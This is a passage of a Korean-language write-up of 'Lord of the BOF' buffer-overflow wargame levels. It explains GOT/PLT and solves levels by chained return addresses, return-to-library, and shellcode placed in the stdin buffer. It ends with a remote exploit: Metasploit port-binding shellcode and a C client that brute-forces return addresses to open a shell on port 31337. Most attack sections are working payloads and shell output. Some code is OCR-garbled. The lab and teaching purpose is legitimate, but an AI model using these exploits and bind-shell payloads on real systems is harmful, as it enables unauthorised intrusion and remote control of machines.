        - succubus
        - calling functions continuously
*/

#include <stdio.h>
#include <stdlib.h>
#include <dumpcode.h>

// the inspector
int check = 0;

void MO(char *cmd)
{
        if(check != 4)
                exit(0);

        printf("welcome to the MO!\n");

        // olleh!
        system(cmd);
}

void YUT(void)
{
        if(check != 3)
                exit(0);

        printf("welcome to the YUT!\n");
        check = 4;
}

void GUL(void)
{
        if(check != 2)
                exit(0);

        printf("welcome to the GUL!\n");
        check = 3;
}

void GYE(void)
{
        if(check != 1)
                exit(0);

        printf("welcome to the GYE!\n");
        check = 2;
}

void DO(void)
{
        printf("welcome to the DO!\n");
        check = 1;
}

main(int argc, char *argv[])
{
        char buffer[40];
        char *addr;
```

```
        if(argc < 2){
                printf("argv error\n");
                exit(0);
        }

        // you cannot use library
        if(strchr(argv[1], '\x40')){
                printf("You cannot use library\n");
                exit(0);
        }

        // check address
        addr = (char *)&DO;
        if(memcmp(argv[1]+44, &addr, 4) != 0){
                printf("You must fall in love with DO\n");
                exit(0);
        }

        // overflow!
        strcpy(buffer, argv[1]);
        printf("%s\n", buffer);

        // stack destroyer
        // 100 : extra space for copied argv[1]
        memset(buffer, 0, 44);
        memset(buffer+48+100, 0, 0xbfffffff - (int)(buffer+48+100));

        // LD_* eraser
        // 40 : extra space for memset function
        memset(buffer-3000, 0, 3000-40);
}
[zombie_assassin@localhost zombie_assassin]$
```

문제를 살펴보면 전역변수로 check가 있고, 여러개의 함수가 있다. 그리고 main에서 라이브러리를 사용하지 못하게 되어있고, ret에 함수 DO의 주소값이 오게 되어야 한다. 그리고 MO 함수가 실행되면 권한을 얻을 수 있게 되는데, MO함수를 호출 하기 위해선 연쇄적으로 DO->GYE->GUL->YUT->MO 순으로 함수가 호출되어야 한다.

이 문제의 풀이법으론 ret에 DO의 주소값을 덮어씌우고 DO함수의 ret에 GYE함수의 주소값을 덮어 씌우고

또 그 ret에 다른 함수의 주소를 차례차례 연쇄적으로 덮어 씌워 마지막에 MO함수가 실행 되게 해야 한다.

각 함수들의 주소값을 gdb를 이용해 알아본다.

```
[zombie_assassin@localhost zombie_assassin]$ gdb -q succbua
(gdb) print DO
$1 = {<text variable, no debug info>} 0x80487ec <DO>
(gdb) print GYE
$2 = {<text variable, no debug info>} 0x80487bc <GYE>
(gdb) print GUL
$3 = {<text variable, no debug info>} 0x804878c <GUL>
(gdb) print YUT
$4 = {<text variable, no debug info>} 0x804875c <YUT>
(gdb) print MO
$5 = {<text variable, no debug info>} 0x8048724 <MO>
(gdb)
```

스택 구조 : [dummy(44bytes)] + [&DO] + [&GYE] + [&GUL] + [&YUT] + [&MO] + [dummy(4bytes)] + [&"/bin/sh"] + ["/bin/sh"]

```
[zombie_assassin@localhost zombie_assassin]$ ./succubus `perl -e 'print "\x90"x44, "\xec\x87\x04\x08", "\xbc\x87\x0
4\x08", "\x8c\x87\x04\x08", "\x5c\x87\x04\x08", "\x24\x87\x04\x08","\x90"x4,"\xb8\xfa\xff\xbf","/bin/sh"'`
耳? $똬 ? bin/sh
Welcome to the DO!
Welcome to the GYE!
Welcome to the GUL!
Welcome to the YUT!
Welcome to the MO!
bash$ id
uid=516(zombie_assassin) gid=516(zombie_assassin) euid=517(succubus) egid=517(succubus) groups=516(zombie_assassin)
bash$ my-pass
euid = 517
Here to stay
bash$
```

./succubus `perl -e 'print "\x90"x44, "\xec\x87\x04\x08", "\xbc\x87\x04\x08",

"\x8c\x87\x04\x08", "\x5c\x87\x04\x08",

"\x24\x87\x04\x08","\x90"x4,"\xb8\xfa\xff\xbf","/bin/sh"'`

공격 성공.

11. GOT와 PLT


GOT는 Global Offset Table(전역 오프셋 테이블)로써, 실행 후, libc.so내 실제 함수 주소가 담기는 저장소이다.

PLT는 일종의 실제 호출 코드를 담고 있는 Procedure Linkage Table로써 이 내용 참조를 통해 _dl_runtime_resolve가 수행되고, 실제 시스템 라이브러리 호출이 이루어지게 된다. (매 번이 아닌, 한 번만 수행되고 나면, 그 다음부터는 GOT에 기록된 내용만 참조하여 수행) 이를 실제 시스템 라이브러리 주소를 호출하기위해 필요한 정보 테이블이라 보면 된다. (_dl_runtime_resolve의 인자 값도 여기서 들어감)

프로그램이 함수를 처음 호출할 때와 두 번째 호출할 때 PLT, GOT의 사용이 다르게 되는데, 그림으로 살펴본다.


- printf 함수 호출이 처음일 때

[printf 함수 호출]--->[PLT로 이동]--->[GOT 참조]--->[다시PLT로 이동]--->[_dl_runtime_resolve]--->[GOT 저장 후, 실제 함수 주소로 점프]



- printf 함수 호출이 처음이 아닐 때 (GOT에 실제 printf 주소가 저장되어 있음)

[printf 함수 호출]--->[PLT로 이동]--->[GOT 참조] ===> printf 함수로 점프



위와 같이 한번 호출한 함수는 GOT 참조를 통해 _dl_runtime_resolve를 다시 거치지 않고 빠르게 수행할 수 있다.

예제를 통해 살펴본다.

```
3include <stdio.h>

int main()
{
printf("test1\n");
printf("test2\n");
return 0;
}
```

gdb를 통해 0x80482f0에 call하는 것을 볼 수 있다.

```
(gdb) disass main
Dump of assembler code for function main:
   0x080483d4 <+0>:     push   %ebp
   0x080483d5 <+1>:     mov    %esp,%ebp
   0x080483d7 <+3>:     and    $0xfffffff0,%esp
   0x080483da <+6>:     sub    $0x10,%esp
   0x080483dd <+9>:     movl   $0x80484d0,(%esp)
   0x080483e4 <+16>:    call   0x80482f0 <puts@plt>
   0x080483e9 <+21>:    movl   $0x80484d7,(%esp)
   0x080483f0 <+28>:    call   0x80482f0 <puts@plt>
   0x080483f5 <+33>:    mov    $0x0,%eax
   0x080483fa <+38>:    leave
   0x080483fb <+39>:    ret
End of assembler dump.
(gdb)
```

0x80482f0 부분을 보면 첫 번째 단계에서처럼 3단계로 구성되어 있는 것이 보인다. jmp는 당연히 got 영역이 된다.

```
(gdb) x/3i 0x80482f0
   0x80482f0 <puts@plt>:        jmp    *0x804a000
   0x80482f6 <puts@plt+6>:      push   $0x0
   0x80482fb <puts@plt+11>:     jmp    0x80482e0
(gdb)
```

got 부분을 보면 plt의 두 번째 부분을 다시 가리키고 있다.

```
(gdb) x/x 0x804a000
0x804a000 <puts@got.plt>:       0x080482f6
(gdb)
```

```
(gdb) x/x *0x804a000
0x80482f6 <puts@plt+6>: 0x00000068
(gdb)
```

printf 함수가 두 번째 실행될 때에는 어떻게 되는지 살펴 본다.

```
(gdb) disass main
Dump of assembler code for function main:
   0x080483d4 <+0>:     push   %ebp
   0x080483d5 <+1>:     mov    %esp,%ebp
   0x080483d7 <+3>:     and    $0xfffffff0,%esp
   0x080483da <+6>:     sub    $0x10,%esp
   0x080483dd <+9>:     movl   $0x80484d0,(%esp)
   0x080483e4 <+16>:    call   0x80482f0 <puts@plt>
   0x080483e9 <+21>:    movl   $0x80484d7,(%esp)
   0x080483f0 <+28>:    call   0x80482f0 <puts@plt>
   0x080483f5 <+33>:    mov    $0x0,%eax
   0x080483fa <+38>:    leave
   0x080483fb <+39>:    ret
End of assembler dump.
(gdb) b *main+21
Breakpoint 1 at 0x80483e9
(gdb) r
Starting program: /home/mys1027/a.out
test1

Breakpoint 1, 0x080483e9 in main ()
(gdb)
```

printf가 한번 실행이 되었고, 다시 got 영역을 확인 해본다.

```
(gdb) x/3i 0x80482f0
   0x80482f0 <puts@plt>:        jmp    *0x804a000
   0x80482f6 <puts@plt+6>:      push   $0x0
   0x80482fb <puts@plt+11>:     jmp    0x80482e0
(gdb)
```


```
(gdb) x/x 0x804a000
0x804a000 <puts@got.plt>:       0xb7eb8710
(gdb)
```

위와 같이 0x804a000의 값이 바뀐 것을 확인 할 수 있다.

A. 예제 1

```
[succubus@localhost succubus]$ ls
nightmare  nightmare.c  tmp
[succubus@localhost succubus]$ cat nightmare.c
/*
        The Lord of the BOF : The Fellowship of the BOF
        - nightmare
        - PLT
*/

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <dumpcode.h>

main(int argc, char *argv[])
{
        char buffer[40];
        char *addr;

        if(argc < 2){
                printf("argv error\n");
                exit(0);
        }

        // check address
        addr = (char *)&strcpy;
        if(memcmp(argv[1]+44, &addr, 4) != 0){
                printf("You must fall in love with strcpy()\n");
                exit(0);
        }

        // overflow!
        strcpy(buffer, argv[1]);
        printf("%s\n", buffer);

        // dangerous waterfall
        memset(buffer+40+8, 'A', 4);
}
[succubus@localhost succubus]$
```

이번 문제는 GOT와 PLT를 이용하여 RTL로 푸는 문제이다. 문제를 분석하면, buffer의 크기는 40이고, ret 부분이 strcpy주소로 시작을 하는지 체크를 한다.



[summary]

이 문제는 main의 ret에 strcpy가 들어가게 되고, 그 이후 4bytes는 dummy(strcpy의 ret)값으로 채워지게 된다. main이 다 끝나고 strcpy가 실행되고, dest인자에 dummy의 주소값을 넣고, src(argv[2])값에 system 함수의 실행 주소를 넣게 되면 strcpy 함수에 의해 system함수의 주소가 dummy를 덮게 되고, strcpy함수가 종료되고 system함수의 주소가 들어 있는 strcpy의 ret가 실행되게 된다.

```
[succubus@localhost succubus]$ cp nightmare mightmare
[succubus@localhost succubus]$ gdb -q mightmare
(gdb) disassemble strcpy
Dump of assembler code for function strcpy:
0x8048410 <strcpy>:     jmp    *0x8049878
0x8048416 <strcpy+6>:   push   $0x40
0x804841b <strcpy+11>:  jmp    0x8048380 <_init+48>
End of assembler dump.
(gdb)
```

[strcpy의 주소 : 0x8048410]

```
    char buffer[40];
    char *addr;

    printf("buffer : %#x\n",buffer);
    printf("argv[2] : %#x\n", argv[2]);
```

buffer와 argv[2]의 주소값을 구하기 위해, 복사를 하고 컴파일 한다.

```
[succubus@localhost succubus]$ ./mightmare `perl -e 'print "\x90"x44, "\x10\x84\x04\x08", "AAAA", "dest" ,"src!"'`
`perl -e 'print "\xe0\x8a\x05\x40", "\xe0\x91\x03\x40", "\xf9\xbf\x0f\x40"'`
buffer : 0xbffffaa0
argv[2] : 0xbffffc58
AAAAdestsrc!
Segmentation fault (core dumped)
[succubus@localhost succubus]$
```

buffer의 주소는 0xbffffaa0 이므로 dest로 사용될 공간의 주소값은 buffer+48bytres가 된 0xbffffad0이 된

다.

argv[2]의 주소값은 0xbffffc58이 된다.

이 주소값들을 이용하여 공격 쉘 코드를 작성하고, 공격한다.

```
[succubus@localhost succubus]$ ./nightmare `perl -e 'print "\x90"x44, "\x10\x84\x04\x08", "AAAA", "\xd0\xfa\xff\xbf
" ,"\x58\xfc\xff\xbf"'` `perl -e 'print "\xe0\x8a\x05\x40", "\xe0\x91\x03\x40", "\xf9\xbf\x0f\x40"'`
AAAA幾 뤵? ?
bash$ id
uid=517(succubus) gid=517(succubus) euid=518(nightmare) egid=518(nightmare) groups=517(succubus)
bash$ my-pass
euid = 518
beg for me
bash$
```

./nightmare `perl -e 'print "\x90"x44, "\x10\x84\x04\x08", "AAAA", "\xd0\xfa\xff\xbf" ,"\x58\xfc\xff\xbf"'` `perl -e 'print "\xe0\x8a\x05\x40", "\xe0\x91\x03\x40", "\xf9\xbf\x0f\x40"'`

공격 성공.

B. 예제 2

```
[nightmare@localhost nightmare]$ ls
xavius  xavius.c
[nightmare@localhost nightmare]$ cat xavius.c
/*
        The Lord of the BOF : The Fellowship of the BOF
        - xavius
        - arg
*/

#include <stdio.h>
#include <stdlib.h>
#include <dumpcode.h>

main()
{
        char buffer[40];
        char *ret_addr;

        // overflow!
        fgets(buffer, 256, stdin);
        printf("%s\n", buffer);

        if(*(buffer+47) == '\xbf')
        {
                printf("stack retbayed you!\n");
                exit(0);
        }

        if(*(buffer+47) == '\x08')
        {
                printf("binary image retbayed you, too!!\n");
                exit(0);
        }

        // check if the ret_addr is library function or not
        memcpy(&ret_addr, buffer+44, 4);
        while(memcmp(ret_addr, "\x90\x90", 2) != 0)     // end point of function
        {
                if(*ret_addr == '\xc9'){                // leave
                        if(*(ret_addr+1) == '\xc3'){    // ret
                                printf("You cannot use library function!\n");
                                exit(0);
                        }
                }
                ret_addr++;
        }

        // stack destroyer
        memset(buffer, 0, 44);
        memset(buffer+48, 0, 0xbfffffff - (int)(buffer+48));

        // LD_* eraser
        // 40 : extra space for memset function
        memset(buffer-3000, 0, 3000-40);
}
[nightmare@localhost nightmare]$
```

문제를 분석하면,

1) buffer의 크기는 40, fgets로 256만큼의 입력을 받는다.

2) \x08 or \xbf를 사용하지 못하도록 하였는데 이것은 스택 영역이나 코드영역의 주소를 사용하지 못하게 만

들어 놓은 것이다.

3) 포인터 변수 ret_addr을 통해 라이브러리를 사용하지 못하게 되어 있다.

4) memset을 통해 ret영역을 제외한 모든 스택을 0으로 초기화 시킨다.

문제 풀이를 하면,

strace를 통해 사용되는 system call들을 찾아보면 read 함수가 호출되는 것을 볼 수 있다. fgets함수는 내부적으로 임시버퍼를 두어 입력값을 받는데 그 영역을 0x40015000 ~ 0x40016000으로 할당받아 사용한다.

```
[nightmare@localhost nightmare]$ perl -e 'print "D"x48' |strace ./viusxa
execve("./viusxa", ["./viusxa"], [/* 22 vars */]) = 0
brk(0)                                  = 0x8049a58
old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x40014000
open("/etc/ld.so.preload", O_RDONLY)    = -1 ENOENT (No such file or directory)
open("/etc/ld.so.cache", O_RDONLY)      = 3
fstat(3, {st_mode=S_IFREG|0644, st_size=12210, ...}) = 0
old_mmap(NULL, 12210, PROT_READ, MAP_PRIVATE, 3, 0) = 0x40015000
close(3)                                = 0
open("/lib/libc.so.6", O_RDONLY)        = 3
fstat(3, {st_mode=S_IFREG|0755, st_size=4101324, ...}) = 0
read(3, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0\210\212"..., 4096) = 4096
old_mmap(NULL, 1001564, PROT_READ|PROT_EXEC, MAP_PRIVATE, 3, 0) = 0x40018000
mprotect(0x40105000, 30812, PROT_NONE)  = 0
old_mmap(0x40105000, 16384, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED, 3, 0xec000) = 0x40105000
old_mmap(0x40109000, 14428, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x40109000
close(3)                                = 0
mprotect(0x40018000, 970752, PROT_READ|PROT_WRITE) = 0
mprotect(0x40018000, 970752, PROT_READ|PROT_EXEC) = 0
munmap(0x40015000, 12210)               = 0
personality(PER_LINUX)                  = 0
getpid()                                = 2158
fstat64(0, 0xbffff984)                  = -1 ENOSYS (Function not implemented)
fstat(0, {st_mode=S_IFIFO|0600, st_size=48, ...}) = 0
old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x40015000
read(0, "DDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDD"..., 4096) = 48
read(0, "", 4096)                       = 0
fstat(1, {st_mode=S_IFCHR|0620, st_rdev=makedev(136, 0), ...}) = 0
old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x40016000
ioctl(1, TCGETS, {B9600 opost isig icanon echo ...}) = 0
write(1, "DDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDD"..., 49DDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDD
) = 49
--- SIGSEGV (Segmentation fault) ---
+++ killed by SIGSEGV +++
[nightmare@localhost nightmare]$
```

0x40015000 ~ 0x40016000에 실행 권한이 있는지 살펴본다.

```
(gdb) x/20x 0x40015000
0x40015000:     0x44444444      0x44444444      0x44444444      0x44444444
0x40015010:     0x44444444      0x44444444      0x44444444      0x44444444
0x40015020:     0x44444444      0x44444444      0x000a4444      0x00000000
0x40015030:     0x00000000      0x00000000      0x00000000      0x00000000
0x40015040:     0x00000000      0x00000000      0x00000000      0x00000000
(gdb) set *(0x40015000) = 0x90909090
(gdb) set $eip=0x40015000
(gdb) x/i $eip
0x40015000:     nop
(gdb) ni

Program received signal SIGSEGV, Segmentation fault.
0x40016000 in ?? ()
(gdb) ni

Program terminated with signal SIGSEGV, Segmentation fault.
The program no longer exists.
(gdb)
```

gdb에서 set으로 값을 변경하고, eip를 0x40015000로 설정한 후 실행 했더니 전부 실행되고 종료되는 것을 볼 수있다. 그러므로 0x40015000 ~ 0x40016000은 실행 권한이 존재한다. 이 공간에 쉘 코드를 넣고 ret에 그 주소값을 넣게 되면 공격을 성공하게 된다.

```
[nightmare@localhost nightmare]$ ( python -c 'print "\x90"*27 + "\x68\xf9\xbf\x0f\x40\x68\xe0\x91\x03\x40\xb8\xe0\x
8a\x05\x40\x50\xc3" + "\x01\x50\x01\x40"' ; tee) | ./xavius
h厦@h? @멘? P홀@

PuTTYid
/bin/sh: PuTTYid: command not found
id
uid=518(nightmare) gid=518(nightmare) euid=519(xavius) egid=519(xavius) groups=518(nightmare)
```

(python -c 'print "\x90"*27 +

"\x68\xf9\xbf\x0f\x40\x68\xe0\x91\x03\x40\xb8\xe0\x8a\x05\x40\x50\xc3" +

"\x01\x50\x01\x40"' ; tee) | ./xavius

공격 성공.(무슨 이유에서인지 (perl -e print ... :cat)|./xavius는 실행 되지 않는다.)

12. Binding Shell(바인딩 쉘)

A. 예제 1

```
#include <stdio.h>
#include <stdlib.h>
#include <errno.h>
#include <string.h>
#include <sys/types.h>
#include <netinet/in.h>
#include <sys/socket.h>
#include <sys/wait.h>
#include <dumpcode.h>

main()
{
        char buffer[40];

        int server_fd, client_fd;
        struct sockaddr_in server_addr;
        struct sockaddr_in client_addr;
        int sin_size;

        if((server_fd = socket(AF_INET, SOCK_STREAM, 0)) == -1){
                perror("socket");
                exit(1);
        }

        server_addr.sin_family = AF_INET;
        server_addr.sin_port = htons(6666);
        server_addr.sin_addr.s_addr = INADDR_ANY;
        bzero(&(server_addr.sin_zero), 8);

        if(bind(server_fd, (struct sockaddr *)&server_addr, sizeof(struct sockaddr)) == -1){
                perror("bind");
                exit(1);
        }

        if(listen(server_fd, 10) == -1){
                perror("listen");
                exit(1);
        }

        while(1) {
                sin_size = sizeof(struct sockaddr_in);
                if((client_fd = accept(server_fd, (struct sockaddr *)&client_addr, &sin_size)) == -1){
                        perror("accept");
                        continue;
                }

                if (!fork()){
                        send(client_fd, "Death Knight : Not even death can save you from me!\n", 52, 0);
                        send(client_fd, "You : ", 6, 0);
                        recv(client_fd, buffer, 256, 0);
                        close(client_fd);
                        break;
                }

                close(client_fd);
                while(waitpid(-1,NULL,WNOHANG) > 0);
        }
        close(server_fd);
}

[xavius@localhost xavius]$
```

remote exploit 문제다. buffer의 크기는 40 인데 recv 함수에서 256bytes를 받아들이기 때문에 buffer over flow가 일어나게 된다. 하지만 이 서버 프로그램은 한번 실행되고 나서 종료되기 때문에 bind shellcode 가 필요하다.

이 문제에서는 지금까지 사용해왔던 쉘코드가 동작하지 않고, 포트 바인딩 쉘코드를 따로 사용하여 익스플로잇 하여야 한다.

바인드 쉘 코드는 metasploit으로 만들어졌고,

\xeb\x11\x5e\x31\xc9\xb1\x6b\x80\x6c\x0e\xff\x35\x80\xe9\x01"

"\x75\xf6\xeb\x05\xe8\xea\xff\xff\xff\xe5\x7b\xbd\x0e\x02\xb5"

"\x66\xf5\x66\x10\x66\x07\x85\x9f\x36\x9f\x37\xbe\x16\x33\xf8"

"\xe5\x9b\x02\xb5\xbe\xfb\x87\x9d\xf0\x37\xaf\x9e\xbe\x16\x9f"

"\x45\x86\x8b\xbe\x16\x33\xf8\xe5\x9b\x02\xb5\x87\x8b\xbe\x16"

"\xe8\x39\xe5\x9b\x02\xb5\x87\x87\x8b\xbe\x16\x33\xf8\xe5\x9b"

"\x02\xb5\xbe\xf8\x66\xfe\xe5\x74\x02\xb5\x76\xe5\x74\x02\xb5"

"\x76\xe5\x74\x02\xb5\x87\x9d\x64\x64\xa8\x9d\x9d\x64\x97\x9e"

"\xa3\xbe\x18\x87\x88\xbe\x16\xe5\x40\x02\xb5“

로 구성된다. 삽입된 쉘코드는 연결된 네트워크 포트로 쉘을 바인딩 하고 31337번 포트를 바인딩 하고 TCP연결을 기다린다.

```
[xavius@localhost tmp]$ telnet 192.168.84.10 6666
Trying 192.168.84.10...
Connected to 192.168.84.10.
Escape character is '^]'.
Death Knight : Not even death can save you from me!
You : hey
Connection closed by foreign host.
[xavius@localhost tmp]$
```

telnet으로 시험삼아 해보면 서버는 제대로 돌아가고 있는 것을 볼 수 있다.

이제 접속해서 binding 해줄 프로그램을 작성하여 exploit을 한다.

<payload>

[buf(44)][ret address to port-bind shellcode][port-bind shellcode]

하지만 ret address를 알지 못하기 때문에 포트 6666—로 계속 반복적으로 다른 ret address값으로 보내준다.

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <arpa/inet.h>
#include <sys/socket.h>
#define PORTBIND 31337
#define OFFSET 44
#define BUF_SIZE 256
char bindport[] =
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"  // nop. .. .... brute. ... .. .... ..
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\xeb\x11\x5e\x31\xc9\xb1\x6b\x80\x6c\x0e\xff\x35\x80\xe9\x01"
"\x75\xf6\xeb\x05\xe8\xea\xff\xff\xff\xe5\x7b\xbd\x0e\x02\xb5"
"\x66\xf5\x66\x10\x66\x07\x85\x9f\x36\x9f\x37\xbe\x16\x33\xf8"
"\xe5\x9b\x02\xb5\xbe\xfb\x87\x9d\xf0\x37\xaf\x9e\xbe\x16\x9f"
"\x45\x86\x8b\xbe\x16\x33\xf8\xe5\x9b\x02\xb5\x87\x8b\xbe\x16"
"\xe8\x39\xe5\x9b\x02\xb5\x87\x87\x8b\xbe\x16\x33\xf8\xe5\x9b"
"\x02\xb5\xbe\xf8\x66\xfe\xe5\x74\x02\xb5\x76\xe5\x74\x02\xb5"
"\x76\xe5\x74\x02\xb5\x87\x9d\x64\x64\xa8\x9d\x9d\x64\x97\x9e"
"\xa3\xbe\x18\x87\x88\xbe\x16\xe5\x40\x02\xb5";
void error_handling(char *message)
{
        fputs(message, stderr);
        fputc('\n', stderr);
        exit(1);
}
int main(int argc, char **argv)
{
        int sock;
        char payload[BUF_SIZE];
        char cmd[50];
        struct sockaddr_in serv_adr;
        unsigned int retaddr = 0xbfffffff;
        if(argc != 3) {
                printf("Usage: %s <IP> <port>\n", argv[0]);
                exit(1);
        }
        sprintf(cmd, "telnet %s %d", argv[1], PORTBIND);
        while(1) {
                if((sock = socket(PF_INET, SOCK_STREAM, 0)) == -1)
                        error_handling("socket() error");
                memset(&serv_adr, 0, sizeof(serv_adr));
                serv_adr.sin_family = AF_INET;
                serv_adr.sin_addr.s_addr = inet_addr(argv[1]);
                serv_adr.sin_port = htons(atoi(argv[2]));
                if(connect(sock, (struct sockaddr*)&serv_adr, sizeof(serv_adr))
                        perror("connect() error!\n");
                        exit(1);
                }
                else    puts("Connected...");
                retaddr -= 4;
                memset(payload, '\x90', OFFSET);
                printf("readdr: %p\n", retaddr);
                memcpy(payload+OFFSET, &retaddr, 4);
                memcpy(payload+OFFSET+4, bindport, strlen(bindport));
                puts("Bruteforing retaddr...\n");
                send(sock, payload, strlen(payload), 0); //flag = 0
                system(cmd);
                close(sock);
                if(retaddr < 0xbfff0000) {
                        printf("Exploit failed!\n");
                        exit(1);
                }
        }
}
```

./exploit <IP> 6666

```
Trying 192.168.84.10...
telnet: Unable to connect to remote host: Connection refused
Connected...
readdr: 0xbffffdcf
Bruteforing retaddr...

Trying 192.168.84.10...
telnet: Unable to connect to remote host: Connection refused
Connected...
readdr: 0xbffffdcb
Bruteforing retaddr...

Trying 192.168.84.10...
telnet: Unable to connect to remote host: Connection refused
Connected...
readdr: 0xbffffdc7
Bruteforing retaddr...

Trying 192.168.84.10...
telnet: Unable to connect to remote host: Connection refused
Connected...
readdr: 0xbffffdc3
Bruteforing retaddr...

Trying 192.168.84.10...
telnet: Unable to connect to remote host: Connection refused
Connected...
readdr: 0xbffffdbf
Bruteforing retaddr...

Trying 192.168.84.10...
Connected to 192.168.84.10.
Escape character is '^]'.
id;
uid=0(root) gid=0(root) euid=520(death_knight) egid=520(death_knight)
: command not found
my-pass;
euid = 520
got the life
: command not found
```

공격 성공.